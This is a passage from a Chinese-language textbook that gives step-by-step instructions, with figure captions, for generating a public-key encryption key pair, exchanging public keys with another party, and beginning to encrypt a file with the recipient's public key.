


图 9.158　选择加密方式

（4）选择加密长度，如图 9.159 所示。




图 9.159　选择加密长度

（5）选择密钥不过期，如图 9.160 所示。



图 9.160　密钥不过期

(6) 输入私钥的密码(建议不要少于 8 位),如图 9.161 所示。



图 9.161 输入私钥密码

(7) 密钥计算成功,如图 9.162 所示。



图 9.162 密钥计算成功

(8) 密钥生成,如图 9.163 所示。




图 9.163 密钥生成

任务三　与对方交换公钥

(1) 导出自己的公钥，如图 9.164 所示。

图 9.164　导出自己的公钥

(2) 生成自己的公钥(所选中的文件就是自己的公钥)，如图 9.165 所示。




图 9.165　生成自己的公钥

(3) 与对方交换公钥(所选文件就是对方的公钥)，如图 9.166 所示。

任务四　加密并交换文件

(1) 双击密钥导入对方的公钥，图 9.167 所示。

(2) 导入成功，如图 9.168 所示。




图 9.166　与对方交换公钥



图 9.167　导入对方的公钥




图 9.168　导入成功

(3) 用对方的公钥加密所要发给对方的文件,如图 9.169 所示。

